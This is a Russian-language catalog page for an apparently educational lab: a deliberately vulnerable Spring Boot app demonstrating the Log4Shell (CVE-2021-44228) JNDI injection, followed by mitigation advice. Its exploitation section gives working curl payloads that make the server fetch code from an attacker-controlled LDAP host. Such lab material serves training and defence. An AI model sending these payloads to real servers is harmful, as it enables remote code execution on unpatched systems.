
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
log4j2-CVE-2021-44228 — Уязвимое веб-приложение Spring Boot, демонстрирующее JNDI-инъекцию Log4j2 (CVE-2021-44228) с шагами эксплуатации и рекомендациями по смягчению для тестирования безопасности и обучения. | Kitploit
Инструменты/GitHubGitHub/pravin-pp/log4j2-cve-2021-44228
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubpravin-pp/log4j2-cve-2021-44228

log4j2-CVE-2021-44228

Уязвимое веб-приложение Spring Boot, демонстрирующее JNDI-инъекцию Log4j2 (CVE-2021-44228) с шагами эксплуатации и рекомендациями по смягчению для тестирования безопасности и обучения.

Репозиторий
1294 лет назадЕщё не проверено
Поделиться

Пример уязвимого приложения Log4j2 (CVE-2021-44228)

Затронутые версии: все версии с 2.0-beta9 по 2.14.1

Это приложение основано на веб-приложении Spring Boot, уязвимом к CVE-2021-44228.

Оно использует Log4j 2.14.1 (через spring-boot-starter-log4j2 2.6.1).
Запуск приложения

Запустите его:

Import the project in Java IDE as a maven project

Run CVEMainApplication.java as a spring boot app.

Шаги эксплуатации

  • Затем запустите эксплойт с помощью:
For GET ->
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/efdgt62jjd0002leee=}'


For Post request ->
curl --location --request POST 'http://127.0.0.1:8080/addemployee' \
--header 'Content-Type: application/json' \
--data '{
	"name": "${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}"
}'

  • Обратите внимание на вывод, показывающий подключение к вредоносному LDAP-серверу:

021-12-12 12:17:00,579 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=]. javax.naming.CommunicationException: your-private-ip:1389 [Root exception is java.net.UnknownHostException: your-private-ip]


Caused by: java.net.UnknownHostException: your-private-ip

  • если вы укажете реальные данные LDAP-сервера, он загрузит объект и выполнит его в вашей Java-программе.

Эта уязвимость затрагивает все серверы, включая как внешние, так и внутренние основные системы, если ваше приложение записывает в журнал сообщения с непроверенными данными..

  • Например, строка User-Agent, содержащая эксплойт, может быть передана внутренней системе на Java, которая выполняет индексацию или обработку данных, и эксплойт может быть записан в журнал. Вот почему крайне важно, чтобы всё Java-программное обеспечение, использующее Log4j версии 2, было немедленно пропатчено или имело применённые меры смягчения. Даже если программное обеспечение, доступное из Интернета, не написано на Java, строки могут быть переданы другим системам на Java, что позволит эксплойту сработать.

Смягчение :

Ссылка : https://logging.apache.org/log4j/2.x/security.html

  • Быстрое исправление приложения -> В версиях >=2.10 это поведение можно смягчить, установив системное свойство log4j2.formatMsgNoLookups или переменную окружения LOG4J_FORMAT_MSG_NO_LOOKUPS в true. Для версий с 2.0-beta9 по 2.10.0 смягчение заключается в удалении класса JndiLookup из classpath: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class.

  • Обновите log4j до версии 2.15.0 в приложении и разверните.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    279

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





